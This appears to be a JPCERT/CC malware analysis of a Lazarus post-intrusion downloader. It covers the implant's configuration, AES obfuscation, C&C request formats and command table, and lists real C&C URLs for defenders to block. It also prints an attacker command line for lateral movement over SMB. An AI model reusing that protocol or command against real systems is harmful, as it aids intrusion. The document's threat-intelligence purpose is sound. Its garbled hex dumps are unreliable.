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Top > List of "Malware" > Malware Used by Lazarus after Network Intrusion



Network Intrusion

August 31, 2020

Malware Used by Lazarus after





JPCERT/CC has observed attack activity by Lazarus (also known as Hidden Cobra) targeting Japanese organisations. Different types of malware are used during and after the intrusion. This article introduces one of the types of malware used after the intrusion.

Malware Overview

This malware downloads and executes modules. It is saved as a .drv file in a folder such as C: \(\)\text{\text{\text{YWindows}\text{\text{\text{E}}}} \) and run as a service. It is obfuscated by using VMProtect. The file has some unnecessary data at the end, which increases the file size up to about 150MB. Figure 1 shows the flow of events until the malware runs.

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


Figure 1: Malware behaviour


The following sections will explain the details of the malware as to configuration, communication format and modules.

Configuration

The configuration of the malware (size: 0x6DE) is encrypted and stored in a registry entry and loaded when executed. In this analysis, it was confirmed that the configuration is stored at the following directory:

Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\eventlog\Application
Value: Emulate

Figure 2 is an example of decoded configuration. It contains an encryption key as well as C&C server information. (Please see Appendix A for details.)



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
4 How to Respond to Emotet Infection

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00000100 00000110 00000120 00000130 00000140 00000160 00000170 00000180 00000190 000001b0 000001b0 000001c0 000001e0	73 0 69 0 2e 0 46 0 6a 0 74 0 6a 0 64 0 61 0 6c 0 73 0	00 3a 00 74 00 62 00 6f 00 61 00 73 00 73 00 73 00 73 00 6b 00 65 00 2e	00 2 00 6 00 6 00 6 00 6 00 6 00 6 00 6	00 00 2f 00 51 00 72 00 72 00 6e 00 70 00 6c 00 6f 00 70 00 2e 00 65 00 2e 00 6a 00 00 00	2f 6c 2f 6d 61 40 2e 77 40 6a 46 6a 73	00 00 00 00 00 00 00 00 00 00	2e 73 75 67 44 6a 73 46 73 6f 73 70	00 00 00 00 00 00 00 00 00	6b 63 61 6c 65 69 73 65 69 70 72 70	00	2e 6f 63 65 72 67 70 72 65 40 6d 00 00	00 00 00 00 00 00 00 00 00 00	62 6d 2f 2e 69 40 2e 6c 4d 75 6e 00	00 00 00 00 00 00 00 00 00 00 00 00	
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00000670 00000680 00000690 000006a0 000006b0 000006c0 000006d0 000006e0	32 0 33 0 00 0 00 0 7a 0 50 0	0 35 0 31 0 00 0 00 0 57 0 49	00 3 00 0 00 0 00 0	00 00 4c 00	39 36 00 00 79 6b	00 00 00 00 00	47 51	00 00	01 37 36 00 52 35 00 00	00 00 00 00 00 00 00	35 00 00 43 30 00	00 00 00 00 00	39 00 00 32 66 00	00 00 00 00 00 00 00	2. 5. 5. 9. 4. 7. 5. 9. 3. 1. 3. 6. 3. 6

Figure 2: Example of configuration

Obfuscation

All strings in the malware are encrypted with AES128. The encryption key is hardcoded in the malware. Figure 3 is an example of an encryption key. Since the malware converts the 16-letter string to wide character (32 bytes), only the first 16 bytes is used as a key.










Figure 3: Example of AES encryption key

Windows API name is also AES-encrypted. After decrypting API strings, the address for the APIs that are called by LoadLibrary and GetProcAddress are resolved.




Figure 4: Windows API obfuscation

C&C server communication

Below is an example of HTTP POST request that the malware first sends.



```
POST /[Path] HTTP/1.1

Cache-Control: no-cache

Connection: Keep-Alive

Content-Type: application/x-www-form-urlencoded

Accept: */*

Cookie: token=[a 4-digit random value][a 4-digit authentication key][times of communication]

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36

Content-Length: [Size]

Host:[Server]

[param]=[Base64 data]
```

The parameter ([param]) for the POST data is randomly selected from the following.

```
tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;
```

The value in the POST data is Base64-encoded string of the following data.

```
[default AES Key]@[Unique ID]
```

If a value which is identical to the "4-digit authentication key" in the Cookie (Base64-encoded) is returned as a response from a C&C server, the malware sends the following information.

After the second communication, the malware sends the following HTTP POST request.

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
```

```
Host: [Server]
Cookie: token=[numeric value]; JSESSIONID=[Session ID]

[param]=[Data1 (Base64 + AES)][Data2 (Base64 + AES)]
```

The parameter for the POST data is randomly selected from the aforementioned list. The POST data contains two pieces of information. "Data1" contains commands while "Data2" indicates the result of command execution and other additional data. (Please see Table B-1 and B-2 in Appendix B for details.)

The format of the response data is same as the request except that it lacks parameter. The response data is AES-encrypted and then Base64-encoded as in the POST data. The difference is that the "+" sign is replaced by a space.

Figure 5 is a flow of communication from the beginning of its communication with a C&C server until downloading a module. In the second communication, the malware sends a new AES key, which encrypts the communication that follows.




Figure 5: Malware communication flow

At the third communication, a module is downloaded. Below is an example of response from a C&C server when downloading a module.

```
HTTP/1.1 200 OK
Date: Tue, 25 Jun 2020 21:30:42 GMT
Server: Apache/2.4.26 (Unix) OpenSSL/1.0.1
Content-Encoding: ISO-8859-1
Content-Type: text/html; charset=ISO-8859-1
Access-Control-Allow-Origin: *
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked

1ff8
85RROp8Pq3VfTrSugxgO2Q==Bjpj4qAKXKypb9JFS8IVYleb2P8vp9axDdXCBd...
```

Downloaded module

After a module is successfully downloaded, it performs the main functions such as receiving commands from the C&C server. (Information including C&C servers and an encryption key are provided by malware as an argument.) The downloaded module is UPX-encrypted as in Figure 6.

(00000000 00000010 00000020	ff		01 00 00	00	b8	5a 00 00	00	00	03 00 00	00	00 00 00	00		00	00 00 00		. d MZ
	*00000040 00000050 00000060 00000070 00000090 00000090 00000090 00000060 00000060 00000060 0000010 0000010 00000170 00000170 00000170 00000170 00000170 00000170 00000170 00000170 00000170 00000170 00000170	cd 61 44 00 27 0b 2c ab 26 27 00 00 00 00 00 00 00 00 00 00 00 00 00	6e 4f 00 f2 f2 f2 f2 f2 f2 f2 00 00 00 00 00 00 00 00	54 6e 53 00 f3 f3 f3 f3 f3 f3 00 01 02 00	6f 20 00 ee ee ee ee ee ee ee 00 00 00 00 00	69 74 6d 63 b4 48 2e 48 48 00 00 00 00 00 00 00	73 20 6f 93 bc 84 84 84 00 45 00 00 00 00 71	9d 6b 59 60 5c 6e 00 00 00 00 02 03 10 00 03	70 65 65 bd ee ee ee ee ee		6f 72 0d f2 f2 f2 f2 f2 f2 f2 f2 f0 00 00 00 00 00	f3 f3 f3 f3 f3 00 03 22 00 00 00 00	72 6e 0a ee ee ee ee ee ee ee ee 00 00 00 00 00	61 20 24 27 48 48 27 48 52 00 f7 0b	6d 69 00 f2 84 84 f2 84 69 00 10 00 10 73	20 6e 00 f3 58 6d f2 68 63 00 c4 0a 00 00 00 00 00	4c 63 20 00 ee ee ee ee ee 68 00 00 00 00 00 00 00 00 00 00	. 'This program c annot be run in DOS mode. \$. C. C. K. %. H.X. H.Y. J. H. m. H. * H. h. &. H.n. &. Rich Pi.
	* 000001f0 00000200 00000210 00000220 00000240 00000250 00000250 00000250 00000250 00000250 00000270 00000280	00 00 00 80 00 00 63 00 40	00 00 04 00 10 00 00 60	00 00 00 00 02 00 00 01 00	00 00 00 e0 00 00 00	00 00 00 55 00 00 00 00	00 00 50 5c 00 10 00	00 02 00 58 01 00 00 00	00	00 00 00 00 00 40 00 00 00	00 10 00 00 04 00 70 00	00 00 00 00 00 00 00 00 00	00 00 00 00 00 e0 00 00	55 00 00 00 00 2e	50 00 00 60 00 72 04 00 00	58 00 00 01 00 73 00	30 00 00 00 00 72 00 00 00	

Figure 6: Downloaded module decoded

The communication is performed in the mostly same format as mentioned earlier. It is confirmed that the module offers multiple functions including the following: (See Appendix C for details.)

- Operation on files (create a list, delete, copy, modify time created)
- Operation on processes (create a list, execute, kill)
- Upload/download files
- Create and upload a ZIP file of arbitrary directory
- · Execute arbitrary shell command
- · Obtain disk information
- · Modify system time

Lateral movement

For the purpose of lateral movement, SMBMap[1], a Python tool which allows access to remote host via SMB, was used after converting it as a Windows PE file with Pyinstaller. Attackers spread infection laterally by leveraging account information which they had obtained beforehand.

```
[File_Name].exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x
"c:\windows\system32rundl132.exe C:\ProgramData\iconcache.db,CryptGun [AES Key]"
```

In closing

Activities by Lazarus have been reported by many different organisations, and attacks are observed in multiple countries. It is possible that similar cases continue to be observed in Japan as well.

C&C server information of the samples mentioned in the article are listed in Appendix D. Please make sure that none of your device is communicating with these hosts.

Shusei Tomonaga (Translated by Yukako Uchida)

Reference

Appendix A: Configuration

Table A: List of configuration

Offset	Description	Remarks
0x000	Number of C&C servers	Up to 5
0x004	C&C server 1	
0x104	C&C server 2	
0x204	C&C server 3	
0x304	C&C server 4	
0x404	C&C server 5	
0x504	Not assigned	Contains "cmd.exe"
0x604	Operation time	
0x616	Sleep time	
0x626	Version information	Contains "x64_1.0"
0x676	Flag for unique ID	
0x67A	Unique ID	Creates a unique value based on the computer name
0x6B6	AES Key	

Appendix B: Contents of data exchanged

Table B-1: Data1 format (decrypted)

Offset	Length	Contents
0x00	4	Data1 size
0x04	2	Random data
0x06	2	Command
0x08	4	Data2 size
0x0C	2	Random or additional command

Table B-2: Data2 format (decrypted)

Offset	Length	Contents
0x00	4	Data2 size
0x04	-	Data (depends on the command)

Appendix C: Commands

Table C: List of commands

Value	Contents
0xABCF	Get current directory
0xABD5	Get file list
0xABD7	Get process list
0xABD9	Kill process
0xABDB	Execute process
0xABDD	Execute process (CreateProcessAsUser)

0xABE1	Download file
0xABE3	Upload file
0xABE9	Upload files (create a ZIP)
0xABEB	Modify file creation time (timestomp)
0xABED	Change local time
0xABF5	Delete file (sdelete)
0xABF7	Execute shell command
0xABF9	Check connection
0xAC03	-
0xAC05	-
0xAC07	Change C&C server
0xAC0D	Get disk/file information
0xAC15	Change current directory
0xAC17	-
0xAC19	Get load process information
0xAC27	Copy file

Appendix D: C&C server

- https://gestao.simtelecomrs.com.br/sac/digital/client.jsp
- https://sac.onecenter.com.br/sac/masks/wfr_masks.jsp
- https://mk.bital.com.br/sac/Formule/Manager.jsp

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Author



朝長秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

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
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